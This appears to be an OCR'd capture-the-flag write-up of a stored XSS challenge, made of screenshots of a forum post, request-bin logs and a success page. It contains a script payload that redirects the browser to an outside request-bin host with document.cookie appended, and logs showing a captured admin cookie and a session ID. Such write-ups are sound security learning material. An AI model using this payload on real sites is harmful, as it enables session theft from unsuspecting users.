Method	GET
Path	/
QueryString	cookie=

Headers

Accept	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Host	yiualnj.request.dreamhack.games
Priority	u=2, i
Referer	http://localhost/
Sec-Ch-Ua	"Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Windows"
Sec-Fetch-Dest	image
Sec-Fetch-Mode	no-cors
Sec-Fetch-Site	cross-site
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

Body

wargame



Forum v0.001


message enregistré / content saved

Title:
XSS let's go

Message:

```
<script>document.location.href="https://jvwtnuk.request.dreamhack.games/?cookie="+document.cookie</script>
```

wargame



Request Bin

https://jvwtnuk.request.dreamhack.games

시간	경로
05-01 12:05:34	GET /
05-01 12:04:22	GET /favicon.ico
05-01 12:04:21	GET /

※ 최근 100개 항목만 보여집니다.

My Request


IP	212.129.38.224
Method	GET
Path	/
QueryString	cookie=ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding	gzip, deflate, br
Accept-Language	fr
Host	jvwtnuk.request.dreamhack.games
Referer	http://challenge01.root-me.org/
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/93.0.4577.0 Safari/537.36

Body


wargame



My Request

IP	212.129.38.224
Method	GET
Path	/
QueryString	cookie=ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

wargame



Validation


Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting ;-)

Enter password

wargame

Dreamhack




1 xss-2
20일 전 · 가중치 69%
+ 13


1 xss-1
21일 전 · 가중치 85%
+ 17

wargame

Reflected XSS



```
https://gzxbadg.request.dreamhack.games/cookie?security=low; PHPSESSID=9gqk0duhbr06rco3s08t994s0p
```

